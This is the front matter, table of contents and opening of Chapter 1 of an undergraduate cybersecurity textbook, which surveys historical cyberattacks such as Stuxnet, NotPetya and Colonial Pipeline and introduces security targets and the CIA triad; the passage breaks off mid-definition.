Undergraduate Topics in Computer Science

Robin Sharp

Introduction to Cybersecurity

A Multidisciplinary Challenge

UTiCS

Springer

Undergraduate Topics in Computer Science

Robin Sharp

Introduction to Cybersecurity


A Multidisciplinary Challenge

Springer

Robin Sharp
Department of Applied Mathematics
and Computer Science (DTU Compute)
Technical University of Denmark
Kongens Lyngby, Denmark

ISSN 1863-7310 ISSN 2197-1781 (electronic)
Undergraduate Topics in Computer Science
ISBN 978-3-031-41462-6 ISBN 978-3-031-41463-3 (eBook)
https://doi.org/10.1007/978-3-031-41463-3

Preface



This book gives an introduction to cybersecurity for people who would like to know more about the security risks which arise in the modern IT world, where computers and many other electronic devices communicate with one another through networks. The detailed requirements for cybersecurity vary from one application area to another, but in general terms are a matter of achieving some simple aims: that data must not be read, modified, deleted or made unavailable by persons who are not allowed to.

Achievment of such aims is a multidisciplinary challenge, as an IT system consists of both hardware, software and human users, all of which can contribute to the success or failure of efforts to maintain cybersecurity. In this book we therefore look at the most common, both technical and non-technical, ways in which cybersecurity may be threatened, at how you can protect yourself against such threats, and how to deal with situations where this protection fails.

An important topic in any discussion of cybersecurity is the rules which regulate behaviour in an Internet based world. A lack of cybersecurity can have dramatic consequences, both for individuals and for society as a whole. Some activities, such as terrorism or destruction of IT systems which are vital to society, are so harmful, that they must be considered as crimes. Others have consequences, such as disclosure of details of your private life, which are unpleasant but not necessarily illegal. In the last main chapter of the book we give an overview of some of the most important laws and regulations with relevance for cybersecurity.

The book is based on material developed for an elementary course on IT security for a group of students at the Technical University of Denmark (DTU) who were not IT specialists. It is intended particularly for readers starting on a course of study in computer science or engineering who require a general introduction to the subject.

It is assumed that readers have a certain knowledge of computers – at least as computer users. But many aspects of cybersecurity cannot be explained without going somewhat more into detail with technical aspects of IT systems which affect cybersecurity. The book therefore gives an introduction to what computer systems consist of, how networks of various types work, and what operating systems do. These parts of the book are especially intended for readers who do not have a suitable grounding in IT. Certain of the book's topics, especially modern cryptography, require a certain knowledge of mathematics, but not more than you should be able to get from a school-leaving exam. Interested readers can find some more detailed explanations of relevant mathematical topics in an appendix.

A problem for all readers, irrespective of their mother tongue, is that the whole area of cybersecurity is awash with acronyms, most of which are so accepted in technical circles that it is meaningsless to try to avoid using them. To help the reader, a short explanation of all the technical acronyms which are used in this book is provided in an appendix.

The book concludes with a numbered list of references to publicly available documents related to the topics presented in the main text. (References to these documents in the main text appear in square brackets – so for example [34] refers to reference number 34 in the list.)

To get the most out of the book, it is important that the reader doesn't just read the text. All the chapters contain exercises which illustrate important aspects of the topic dealt with in the chapter. There are both theoretical exercises and exercises which involve you in trying something out in practice on a computer. Here it is best if you have an experimental attitude to things, and are willing to throw yourself out into experiments if you do not completely understand what is happening. In this way you will get a much better understanding of how things hang together – and a smaller risk of just becoming a "desktop expert" without any useful practical experience.

The author would like to thank his many students and colleagues at DTU Compute and elsewhere for their helpful comments on various drafts of this book which have seen the light of day. Without their encouragement and feedback the book would never have been written.

Lyngby, *Robin Sharp*
July 2023.

Acknowledgments

Parts of this textbook have previously appeared in the work “What’s Cybersecurity All About?” (ISBN 978 87 502 0023 9), written by the author and published by Polyteknisk Forlag, Copenhagen, and are reproduced here with their kind permission.

Chapter 3 contains material which is copyright by Carnegie Mellon University[1] and which is reproduced here under the following conditions:

Figure 9.3 comes from my previous colleague Jens Fagertun here at DTU Compute and is reproduced here with his kind permission.

Figures 1.3, 11.8 and 13.3 are original artworks by Peter Heydenreich and are reproduced here with his kind permission.

[1] ™ Carnegie Mellon, CERT and OCTAVE are registered trademarks of Carnegie Mellon University. SM Operationally Critical Threat, Asset, and Vulnerability Evaluation is a service mark of Carnegie Mellon University.

Contents

1 Introduction: Why Cybersecurity? 1
1.1 Information Security and Cybersecurity 1
1.1.1 The Development of the Internet 2
1.2 How Do Computers Work Together? 3
1.2.1 Systems of Systems 4
1.3 Cyberattacks Today 5
1.4 Security Targets 9
1.4.1 CIA Targets 10
1.4.2 Security Policies 11
1.5 Reader's Guide 13
1.5.1 A Short Note on Notation 15
Exercises 16

2 Technique and Human Beings 17
2.1 Psychological Attacks 18
2.1.1 Curiosity 19
2.1.2 Helpfulness 19
2.1.3 Sympathy and Hate 20
2.1.4 Belief in Authority 20
2.1.5 The Brain's Two Modes of Operation 22
2.1.6 Uncertainty in Decision Making 23
2.2 Phishing 25
2.3 Humans vs. Machines 27
2.4 Can Psychological Attacks Be Prevented? 29
2.4.1 Motivation 30
2.4.2 Training 31
Exercises 34

3 Risk 37
3.1 What Is Risk? 37
3.2 Threats in IT Systems 40

3.3 Countermeasures ... 41
3.4 Risk Management ... 42
3.5 Systematic Security Analysis ... 43
3.5.1 ISO/IEC 27002 ... 43
3.5.2 OCTAVE® ... 45
3.6 Risk Management as a PDCA Process ... 53
Exercises ... 55

4 Cryptography ... 57
4.1 Some Central Concepts ... 57
4.1.1 Cryptosystems ... 58
4.1.2 Cryptanalysis ... 59
4.2 Symmetric Encryption ... 60
4.2.1 Substitution Ciphers ... 60
4.2.2 Random Permutation ... 61
4.2.3 Polyalphabetic Ciphers ... 64
4.2.4 Vigenère Ciphers ... 64
4.2.5 Transposition Ciphers ... 65
4.3 Modern Ideas ... 66
4.3.1 One-Time Pads ... 67
4.3.2 Confusion and Diffusion ... 68
4.3.3 DES ... 68
4.3.4 AES ... 72
4.3.5 Symmetric Stream Ciphers ... 73
4.4 Asymmetric Cryptosystems ... 79
4.4.1 Trapdoor Functions ... 80
4.4.2 Modular Arithmetic ... 80
4.4.3 The RSA Cryptosystem ... 82
4.5 A Comparison of PKCS and SKCS ... 88
Exercises ... 90

5 Applied Cryptography ... 95
5.1 Integrity ... 95
5.1.1 Cryptographic Hash Functions ... 96
5.1.2 MAC ... 100
5.2 Electronic Signatures ... 102
5.2.1 Verification of Electronic Signatures ... 102
5.2.2 Electronic Signatures with a PKCS ... 103
5.2.3 Digital Signature Standard (DSS) ... 104
5.2.4 Planning for the Future ... 106
5.3 Authentication ... 107
5.3.1 Types of Evidence ... 107
5.3.2 Authentication with an SKCS ... 108
5.3.3 Authentication with a PKCS ... 110
5.4 Key Distribution ... 111

5.4.1 Diffie-Hellman Key Agreement 112
5.4.2 More Secure Key Agreements 113
5.5 Certificates 113
5.5.1 How Are Certificates Issued in a PKI? 115
5.5.2 Access to Certificates 116
5.6 Trust Models 116
5.6.1 The Hierarchical Trust Model 117
5.6.2 The Web-of-trust Model 118
5.6.3 The Reputation-based Trust Model 118
5.7 Establishing an Identity 119
Exercises 122

6 Communication Networks 125
6.1 Basic Network Concepts 125
6.1.1 Layered Architectures 126
6.1.2 Services 127
6.1.3 Protocols 128
6.2 Communication in the Internet 130
6.2.1 Data Transfer Between Layers 131
6.2.2 Addressing 132
6.2.3 TCP and UDP Ports 135
6.2.4 Functions in TCP and IP 136
6.2.5 DNS 139
6.2.6 How Do the Layers Work Together? 140
6.3 Technology 141
6.3.1 Shared Cable-based Media 143
6.3.2 Wireless Networks 144
6.3.3 Mobile Telephones on the Net 146
Exercises 150

7 Network Applications 153
7.1 Mail Transfer 153
7.1.1 Mail Relays 156
7.1.2 The Structure of a Mail 157
7.1.3 MIME 158
7.2 Transfer of Web Pages 162
Exercises 169

8 Network Security 171
8.1 Protection Based on Cryptographic Methods 171
8.1.1 The Application Layer 172
8.1.2 The Transport Layer 173
8.1.3 The Internet Layer 173
8.1.4 The Link Layer 174
8.1.5 The Physical Layer 175

8.2 Encryption in the Application Layer 175
8.3 Virtual Private Networks 178
8.3.1 Tunneling 178
8.4 Secure Socket Layer 182
8.4.1 SSL Protocol Architecture 183
8.4.2 SSL/TLS Security Parameter Sets 184
8.4.3 Protocols Secured with SSL/TLS 185
8.5 Risks in Using Certificates 187
8.6 Firewalls 189
8.6.1 Types of Firewall 189
8.6.2 Placement of Firewalls 192
8.6.3 Residual Risks Connected with Firewalls 195
8.6.4 Personal Firewalls 195
8.7 Intrusion Detection Systems (IDS) 196
8.7.1 Principles of Operation 196
8.7.2 Network IDSs (NIDS) 198
8.7.3 Host IDSs (HIDS) 198
8.8 Security in Wireless Networks 199
8.8.1 Original WiFi Security (WEP) 200
8.8.2 Development of Security in IEEE 802.11 201
8.8.3 Security in Bluetooth 202
8.9 Security in the Mobile Telephone Network 204
8.9.1 Security in GSM 204
8.9.2 Can the A5 Functions Be Broken in Practice? 206
8.9.3 Security in UMTS 207
8.9.4 False BTSs and Surveillance 208
8.9.5 Is Your Mobile Device Secure? 209
8.10 Denial of Service (DoS) Attacks 211
8.10.1 DoS Attacks in the Application Layer 211
8.10.2 DoS Attacks in the Transport Layer 213
8.10.3 DoS Attacks in the Internet Layer 214
8.10.4 DoS Attacks in the Link and Physical Layers 215
8.10.5 Distributed DoS Attacks 216
8.10.6 Permanent DoS Attacks 217
8.10.7 Risks and Countermeasures for DOS Attacks 218
8.11 Security in DNS 218
8.11.1 Countermeasures for Use in DNS 219
8.12 Security in SMTP 220
8.12.1 SPF 220
8.12.2 DKIM 222
8.13 Security in SNMP 224
8.13.1 Risks and Countermeasures in Using SNMP 225
8.14 Critical Infrastructure Protection 226
8.15 Evaluation of Network Security 228
Exercises 231

9 Security in Operating Systems 235
9.1 User Authentication 236
9.1.1 Biometric Authentication 237
9.1.2 Passwords 241
9.1.3 Pattern Locks 246
9.1.4 Trends in User Authentication 247
9.1.5 Authentication Through the Net 247
9.2 Authorisation, Protection & Rights 250
9.2.1 Who Decides? 251
9.2.2 Access Control Matrices 252
9.2.3 Access Control Lists 252
9.2.4 Directories 253
9.2.5 Capabilities 253
9.3 Access Control in File Systems 254
9.3.1 Unix-style File Protection 255
9.3.2 setuid and setgid 257
9.3.3 Windows NT ACLs 258
9.4 Access Control for Other System Components 259
9.4.1 Access Control in the Memory 260
9.4.2 Access Control for Hardware Units 263
9.4.3 Access Control for the CPU 264
9.4.4 Access Control in Android 265
9.4.5 Bypassing Access Control: Rootkits 266
9.4.6 The Reference Monitor revisited 267
9.5 Encryption in the Operating System 268
9.6 Job Scheduling 270
9.7 Updating the Operating System 271
9.8 Is Your OS Genuine? 272
9.9 What the OS Cannot Do 273
Exercises 276

10 Software security 281
10.1 Classes of Security Failure in Software 281
10.1.1 Buffer Overflow 282
10.1.2 Buffer Overflow Vulnerabilities 283
10.1.3 Buffer Overread 284
10.1.4 Incomplete Mediation 285
10.1.5 Time-of-check to Time-of-use (TOCTTOU) 285
10.1.6 Detection of Programming Errors 286
10.2 Malicious Code 289
10.2.1 Virus Attacks 290
10.2.2 Worm attacks 292
10.2.3 Antivirus Systems 293
10.3 SQL Injection 296
10.3.1 Countermeasures 298

10.4 LDAP Injection . . . 299
10.4.1 LDAP Searches . . . 302
10.5 HTTP-based Applications . . . 304
10.5.1 HTTP Authentication . . . 305
10.5.2 HTTP Cookies . . . 309
10.5.3 SessionIDs . . . 312
10.5.4 Webforms . . . 313
10.5.5 Mobile code . . . 316
10.5.6 Web Server Vulnerabilities . . . 317
10.6 Targets for Software Security . . . 320
Exercises . . . 322

11 Incident Handling and System Availability . . . 325
11.1 Reacting to Security Incidents . . . 325
11.1.1 Incident Reporting . . . 326
11.1.2 Investigation of Security Incidents . . . 327
11.2 Business Continuity Planning . . . 333
11.2.1 The BCP Process . . . 334
11.2.2 BCP Analysis . . . 334
11.2.3 BCP Resource Requirements . . . 335
11.3 Disaster Recovery Planning . . . 335
11.3.1 Phases of Recovery . . . 336
11.3.2 DRP Strategies . . . 337
11.3.3 DRP Testing . . . 341
11.4 Security Awareness . . . 342
Exercises . . . 344

12 Law and Ethics . . . 347
12.1 Computer Crime . . . 348
12.1.1 Which Acts Must Be Considered Illegal? . . . 349
12.1.2 Which Powers Must Be Available? . . . 350
12.1.3 Jurisdiction . . . 351
12.1.4 International Rules in the Convention . . . 352
12.1.5 Anti-terror Laws . . . 352
12.2 Protection of Personal Data . . . 353
12.2.1 Important Concepts . . . 355
12.2.2 General Rules . . . 355
12.2.3 Classes of Personal Data . . . 356
12.2.4 Transfer of Personal Data to Third Countries . . . 358
12.2.5 The Data Subject's Rights . . . 358
12.2.6 Security of Processing . . . 359
12.2.7 Leakages . . . 360
12.2.8 Authorities . . . 360
12.2.9 Codes of Conduct and Certification . . . 361
12.2.10 Legal Responsibility and Penalties . . . 362

12.3 Protection of Healthcare Data . . . 363
12.3.1 Who Has Access to Health Data? . . . 363
12.4 Ethics . . . 364
12.4.1 Datamining . . . 365
12.4.2 Tracking . . . 366
12.4.3 Protection Against Breaches of Privacy . . . 368
Exercises . . . 370

13 Epilogue . . . 373

A What's in the Box? . . . 381
A.1 Hardware . . . 381
A.1.1 Disks . . . 384
A.1.2 Input and Output (I/O) Units . . . 387
A.1.3 Attachment of I/O Units . . . 388
A.1.4 Communication Units . . . 389
A.1.5 Power Supplies . . . 390
A.2 Software . . . 390
A.2.1 The Operating System . . . 391
A.2.2 Firmware . . . 392
A.2.3 Utility Programs . . . 393
A.2.4 Application Programs . . . 393
Exercises . . . 395

B Mathematics . . . 397
B.1 Basic Concepts . . . 397
B.2 Fermat's Factorisation Algorithm . . . 401
B.3 Euclid's Algorithm . . . 403
B.4 Euclid's Extended Algorithm . . . 404
B.4.1 Calculation of an Inverse modulo n . . . 405
B.5 The Chinese Remainder Theorem . . . 406
B.6 Why Does RSA Work? . . . 407
B.7 A Common-modulus Attack on RSA . . . 409
B.8 The Birthday Paradox . . . 410

C Acronyms . . . 411

References . . . 421

Index . . . 427

Chapter 1
Introduction: Why Cybersecurity?

1.1 Information Security and Cybersecurity

Information security is an old discipline, whose aim is to ensure that only the right people can get hold of and possibly also change or delete information. The need for this was recognised in ancient times: People used codes to conceal the content of messages, they stored information in safe places, and they used messengers whom they could trust, if a message had to be delivered to someone. To be on the safe side, people in certain cultures would kill the messenger in order to prevent him from revealing the message's content.

The introduction of computers for processing information led to a renewed interest in information security. At first this was only an important issue for governments and especially the military, who were the primary users of the first computers. Electronic communication among networks of computers was first developed in the 1970s, and documents on information security did not consider the dangers which might be associated with communication. Even in 1983, when the US Department of Defense (DoD) produced a series of publications on computer security—known as the Rainbow Series, as the individual publications had different coloured front pages – the focus was mostly on large centralised computers, where user terminals, if any, were directly connected to the computer by dedicated cables rather than a network as we know it today.

The world of today is quite differently organised, with possibilities for communicating all around us—via the telephone network, WiFi, Bluetooth, cables and optical links—and where practically all electronic equipment can be connected for a modest price to a communication network and be given a unique place in *"cyberspace"*, where others can communicate with it. This gives users many new opportunities—but unfortunately also new threats which they have to protect themselves against. Cybersecurity is information security rethought to fit this new network-oriented world.

R. Sharp, *Introduction to Cybersecurity*, Undergraduate Topics in Computer Science,
https://doi.org/10.1007/978-3-031-41463-3_1

1.1.1 The Development of the Internet

To understand the need for cybersecurity it is useful to look at the development of the Internet. When the Internet was first developed in the 1970s, its users were mainly a small group of technically educated people who had an experimental attitude to this new way of communicating, who were willing to accept a certain degree of risk in making use of it, and who could themselves evaluate the dangers which might be associated with the activities which use of the net could support. The main focus for the original design of the Internet was to offer a useful collection of simple services which were relatively insensitive to faults in the communication network itself. Security was not considered an important issue.

During the 1990s the situation changed dramatically, in particular due to four developments:

1. **New services:** A large number of new, more complex services were developed and made available to users of the Internet. The aim of many of these services was to support applications such as banking, commerce and public administration, or to support the establishment of social groups such as meetings and discussion fora. For applications such as these, a security breach could have serious economic or personal consequences for the parties involved. A large-scale breakdown of security could even threaten the functioning of society as a whole.
2. **Malware:** Evil-minded persons began to develop so-called malware—software whose aim is to breach the security on computers in which it is installed. Malware could easily be distributed via e-mail, be offered on websites which unsuspecting users could be attracted to, or be installed through the net without the user's knowledge. In many cases the users could be kept unaware of the breach in their computer's security for a long period of time, so for example their business secrets or personal data could be read by outsiders or their system could be used to launch attacks on other computers.
3. **Exploitation of insecure behaviour:** Criminals began to exploit Internet services such as e-mail directly to perform criminal activities which they would previously have performed offline—for example, establishing paedofile contacts to young people or collecting personal or confidential information via social engineering. Such activities are seldom based on technical security breaches, but instead exploit the users' poor understanding of what constitutes safe behaviour on the Internet, where it is in many situations possible to hide one's true identity.
4. **Users' lack of expertise:** As a consequence of the easy access to new Internet services and their usefulness, millions of people with no technical background and no understanding of the risks began to use the Internet. In some countries, this development was promoted by the government, which encouraged the entire population to use Internet services for all public administration.

1.2 How Do Computers Work Together?

Computers seldom work completely alone, as many of the tasks which computers are set to perform nowadays require cooperation from other computers. These other computers can be placed quite close by: for example, a printer or scanner for a home computer is often itself a small computer with its own CPU, storage, operating system and other software, and which is connected to the home computer via a home network based on cabled or wireless communication.

But they can also be far away, perhaps in a distant country, and be set going on tasks which the local computer cannot itself perform. In this case, too, the computers involved are connected via a network – nowadays probably the Internet. There are several ways in which their cooperation can be organised:




Fig. 1.1 A server with a client

- The remote computer can operate as a so-called *server*, which offers particular services for your own computer, which is a *client* for these services. This form of organisation is illustrated in Fig. 1.1. There are many examples of this, such as:
  - A web server, which offers to send web pages to the client.
  - A mail server, which offers to transmit mail to or from the client.
  - A file server, which offers to make a file system available for the client, which can then handle files via the network.
  - A server which offers a search service for documents from the Internet—as we know it from services such as Google, Yahoo, Bing and so on.
  - A time server, which offers to make a very accurate clock service available.
- The remote computer makes computing power or storage space available with the help of a large collection of computers connected in a so-called *cloud*.
- The remote computer operates as a partner in a so-called *peer-to-peer (P2P)* network, where all participants cooperate on an equal footing. This is in contrast to a client-server organisation, where the client can ask the server to perform a service, but not vice-versa.
- The remote computer is a little piece of apparatus which is controlled from your computer. Only your imagination sets the limits for what sort of apparatus it could be. For example you might use:

- **sensors**, which for example measure temperature, weight, pH values, wind speed, electricity consumption, movement or whether a window is open or closed.
- **actuators**, which for example open and close the windows, turn lights on and off, move the piece being turned on a mechanical lathe, or move the X-ray source over the patient.
- **household apparatus** such as a washing machine, oven or refrigerator.
- **entertainment devices** such as a sound system, TV or MP3 player.

This type of organisation is often known as the *Internet of Things* (or just *IOT* for short).

These were some of the positive aspects of using networks: that you get access to many more possibilities and potentially much larger computing power and storage space than if you had to do everything on your own computer. But, as we have already pointed out, there is also the negative aspect that communication through the network can lead to unwanted effects in the form of malware and cyberattacks directed at your computer. We look more closely at this in Chap. 8.

1.2.1 Systems of Systems

A computer, together with the units which are directly attached to it, is often called a *computer system*. But the discussion above about computers which are connected




Fig. 1.2 A cloud consisting of a collection of three clusters of computer systems

by networks shows clearly that a computer system can be a part of an even larger system—a *system of systems*. A good example of this is a *cloud*, which the user thinks of as a single unit, but which in practice usually consists of a collection of *clusters*, possibly distributed over the whole world, where each cluster consists of a collection of connected computer systems, as illustrated in Fig. 1.2.

When such a system of systems is created, it is not irrelevant how the individual participating systems are put together. It is essential for the system's overall function that necessary information can be moved round through the network—so for example a client for a webserver can send requests to see particular web pages to the server, and the server can send the contents of the web page back. At the same time, it is essential for the system's cybersecurity that only those transfers of information which are needed for the system to function are permitted. In such complex networks this is obviously quite a challenge.

1.3 Cyberattacks Today

Today cyberattacks—attacks on computers through the complex of communication networks which make up the Internet—are a permanent threat to information security in all sorts of computers and computer-like units such as smartphones, intelligent televisions, control units in supply networks and other automated industrial plant. Some examples since 2010:

- **US OPM:** In USA, a cyberattack on the *Office of Public Management (OPM)* in 2015 compromised personal data from 21.5 million citizens. These data were stored in a database at OPM and were used in connection with applications for national security approval. The attackers are estimated to have had access to this database for more than a year.
- **CSC Danmark:** In Denmark, a cyberattack on the company CSC Danmark A/S in 2012 compromised personal data from the registries covering driving licenses, criminal records and civil registration numbers. These had been outsourced to CSC by the Danish government. Information in these registries is stored in databases on a so-called *mainframe*—a computer with large computing capacity and the ability to deal with many simultaneous transactions. The attackers broke in by cheating the authorisation system which should have prevented unauthorised access to the stored data. They could then masquerade as system administrators with high privileges, who had more or less unlimited access to the system.
- **APT1:** A large-scale attack on at least 141 (mostly western) companies and other organisations was carried out in 2009-12, mainly for purposes of industrial espionage. Many things indicate that the attacks originated from an organisation known as APT1, which is associated with the Chinese People's Liberation Army (PLA) [63]. APT is an acronym for *Advanced Persistent Threat*, a type of attack which is carried out over a long period of time through the use of malware which is stored in the victims' computers in a way which makes it hard to detect. This

malware collects up data—in the nature of things, typically confidential data—and sends them from the victim's computer to an external collection point (a process known as *exfiltration*), where they can be analysed.

- **Stuxnet:** A number of attacks on industrial systems which were controlled by Siemens Step7 control software were carried out in 2010. They affected mainly a group of systems in Iran which were used to control gas centrifuges for the enrichment of uranium. The attack was based on a computer worm, a type of malware which distributes itself through the net to potential victim computers [34]. There are many indications that the attacks, which apparently resulted in the destruction of some of the centrifuges and possibly in the collection of data with a view to industrial espionage, originated from government organisations in USA or Israel.
- **Semalt:** Semalt is a service which offers a special type of fraud: false upgrading of web pages in ranking systems like those used by Google and other search machines. When a webpage has a high ranking, its owners can demand larger fees from people who, for example, want to place advertisements on the page. Upgrading can be achieved by getting a large number of computers to generate false references to the page which is to be upgraded. Investigation of Semalt in 2015 revealed that it used a *botnet* for this purpose. A botnet is a collection of computers which have been infected with malware which makes it possible to control them through the net without their owners being aware of this. The investigations indicated that Semalt's botnet involved about 300 000 computers, many of them in private homes.
- **CryptoLocker:** In 2013-14, a large number of users were attacked by malware known as CryptoLocker. This encrypted certain types of file on the computer's harddisk and any connected shared network drives, and demanded payment for getting the files decrypted again. This type of malware is often called *cryptographic ransomware*. In the case of CryptoLocker, it was distributed in the form of attachments to e-mails, apparently sent from ordinary businesses, but in fact faked mails sent out by using a botnet. Infection took place if the recipient of the mail opened the attachment. It is estimated that about 250 000 computers were infected before the botnet was destroyed, so that the attacks stopped.
- **NotPetya:** In June 2017, a large number of computers in different countries were attacked by the computer worm NotPetya. This worm encrypted the so-called Master Boot Record, which contains information for use when the computer is started up, on the computer's disk. It then spread itself to other computers in the same network by stealing login information for these computers, which it could find on the attacked computer. To the owners of the attacked computers, NotPetya looked like another example of *ransomware*, but it turned out to be impossible to pay the ransom, as the mail address to which it should be sent had been shut down, and the people behind the attack could never have re-established the encrypted data, even if the money could have been paid. So in practice the worm behaved as a purely destructive weapon.

  The attack affected a number of large international companies, including Mærsk Line, FedEx and Nuance Communications, causing them considerable expense. For example, the shipping company Mærsk estimated that it had cost them around

€250 million in recovery costs and loss of profit. The attack is believed to have been set going by the Russian military, as part of an attack on Ukraine which eventually spread to other countries.

- **Orion:** In 2020, an extensive attack on networks used by government departments and important industrial companies in several countries compromised large quantities of confidential data. The attack was specifically directed at networks using the security product Orion, a software system used to provide IT staff with remote access to corporate networks. The attack was a so-called *supply-chain attack*, in which the software was infected with malware via a fake update.
  The malware appears to have been active in the victim systems for several months before it was detected by the security company FireEye. who were investigating a separate attack, probably initiated by the same attackers, in which some of FireEye's software tools had been stolen and subsequently used in some of the networks affected by the Orion attack. These tools were advanced hacking tools used by FireEye to check the level of security in their customers' organisations, so the consequences of the two related attacks may turn out to be extremely serious. There appear to be indications that the attacks were carried out by Russian hackers.
- **Microsoft Exchange Server:** Starting in January 2021, a wave of data breaches were observed on Microsoft Exchange servers. The attacks were based on a set of four previously unknown exploits, which enabled the attackers to login on the servers, gain system administrator rights and install backdoors, so that they could return to the attacked systems at any time. About 250 000 servers world-wide are believed to have been affected, particularly within the government, military, manufacturing, finance, software development and healthcare sectors.
  In the first instance, the attackers used the exploits as a spying tool to access e-mails and calendar information stored on the servers. Subsequently the same exploits were used to perform ransomware attacks which made the servers unusable. The attacks are believed to have been set going by the Chinese APT group known as Hafnium, later joined by several other Chinese hacker groups.
- **Colonial Pipeline:** In May 2021, the oil pipeline company Colonial Pipeline, which transports fuel among states in the East Coast region of USA, was the victim of a ransomware attack. Although the attack only directly paralysed the company's billing system, Colonial Pipeline halted all operations in the pipeline, in case the attackers had also obtained access to the actual fuel distribution systems. This caused an acute fuel shortage in the eastern parts of USA. To restrict the extent of this shortage as far as possible, the company paid the attackers the ransom of approximately 4.4 million USD. This is an example of a cyberattack on what is known as *critical infrastructure*, i.e. infrastructure which is critically necessary for the functioning of society.
  The attack appears to have made use of services made available by a group known as DarkSide, which appears to be based in Russia. According to their own statements, they are not a state-sponsored or political unit: "Our goal is to make money". Analysis by the firm Elliptic in 2021 showed that during the previous year, the DarkSide group had received sums of around 90 million USD via ransomware attacks.

Fig. 1.3 Cyberattacks don't involve physical guns and rockets, but can be just as damaging. (Illustration: Peter Heydenreich, reproduced with the artist's permission)

- **Russian invasion of Ukraine:** In Spring 2022, before and during the Russian invasion of Ukraine, infrastructure in the Ukraine and news media in Russia were exposed to significant cyberattacks. These formed an element in a so-called *hybrid warfare* strategy, where warring parties combine the use of traditional military weapons with attacks in cyberspace. Because of the military nature of the activities, details of the modes of attack, their effect and cost are not readily available, although numerous examples have been publicly reported. It is widely believed that this type of hybrid warfare will play an increasing role in military planning in the years to come.

As can be seen, some of these attacks (APT1, Stuxnet, NotPetya, Orion and the Microsoft Exchange data breach) were very probably set going by government organisations with large resources at their disposal, while others were started by criminals for various purposes: collection of personal data (US PM, CSC Danmark), fraud (Semalt) or extortion (CryptoLocker, Colonial Pipeline). The attacks typically had many victims, and cost the individuals or organisations which were hit considerable inconvenience and in many cases large sums of money.

In order to reach so many victims, several of these attacks used *botnets*. In this context, botnets offer a form of illegal infrastructure which can be used to send out spam mail, inhibit access to net-based services (so-called DoS attacks) or perform various types of fraud. Previously, botnets which were even more extensive than the ones in the examples above have been seen, with more than 2 million computers under "external control". The more computers there are in a botnet, the more money its organisers can demand from clients who want to rent time on the botnet.

Essentially, the organisers of the botnet offer the botnet as a *service* which criminals can use to perform cyberattacks on victims of their own choice. More recently, many ransomware systems have also been offered as services to cybercriminals, with facilities for setting up the attack and laundering the financial proceeds, which usually have to be paid by the victim in some kind of cryptocurrency. Such services form the basis for an extensive criminal underground economy with an estimated annual turnover of many billions of Euros.

Nobody knows exactly how much money the attacks cost society. In 2014, the security company McAfee produced an estimate that the sum was about 400 billion USD a year worldwide [64], but this figure has subsequently been questioned. On one hand one can argue that it should be smaller, as security companies have an interest in exaggerating the dangers, so that more people will buy their security products [5]. On the other hand, one can argue that it should be bigger, because it is based on a survey, where respondents might have had an interest in hiding embarassing episodes. In 2017, the security company Accenture found that 254 (presumably rather large) companies had used an *average* of 11.7 million USD in clearing up after cyberattacks in the course of the year [1], and that the average cost of dealing with a single data breach was 2.4 million USD. It is difficult to scale this up to a global figure, but one thing at least is clear: cyberattacks by whatever means are no longer something that teenage kids perform for fun. They are a big business opportunity for criminals who want to get money from the victims of the attack, and can even be weapons which can be used to exert economic or military pressure on the chosen victims.

1.4 Security Targets

The overall aim of cybersecurity and information security is in general terms to ensure that the following requirements are met:

REQUIREMENTS 1.1 Authorised persons must be able to do what they are authorised to, while unauthorised persons must be prevented from doing anything.

What you are allowed to do in an IT system is typically defined in relation to a set of *assets*, which are the things that are important for the personal owner, company or institution, and which must be protected. The authorised users of the IT system are allowed an appropriate degree of access to some of these assets (and possibly have permission to modify or delete them).

Which assets are involved depends on what sort of IT system we are dealing with. There is a big difference between a smartphone, a home PC and an IT system in a company or institution!

IT assets fall into three classes. They can be:

1. **Data**, which are to be processed or just stored in the IT system.
2. **Software**, which is used to process data, or
3. **Equipment**, which makes up the physical setup of the IT system.

Some simple, but typical, examples of data assets are:

- The customer base for a company
- Electronic health records in a hospital
- Tax information kept by a local authority

- Grade sheets at a university
- Exam papers in electronic form on a teacher's tablet
- Documents of ownership in a real estate registry
- Criminal records held by the police
- Membership records for a trade union
- Access codes for e-banking on a home PC
- Private photos on a smartphone

As can be seen, these are valuable pieces of information. For some of them it is even a legal requirement to keep them confidential. Software assets include the computer's operating system, utility programs and applications, while equipment assets include units such as the system's physical computers, printers, scanners, networks and other infrastructure.

1.4.1 CIA Targets

Given a collection of assets, there are three main targets for information security, described here in **Definition** 1.1.

Definition 1.1 (CIA Targets)

- **Confidentiality**, which means that the individual assets are only accessible to authorised parties.
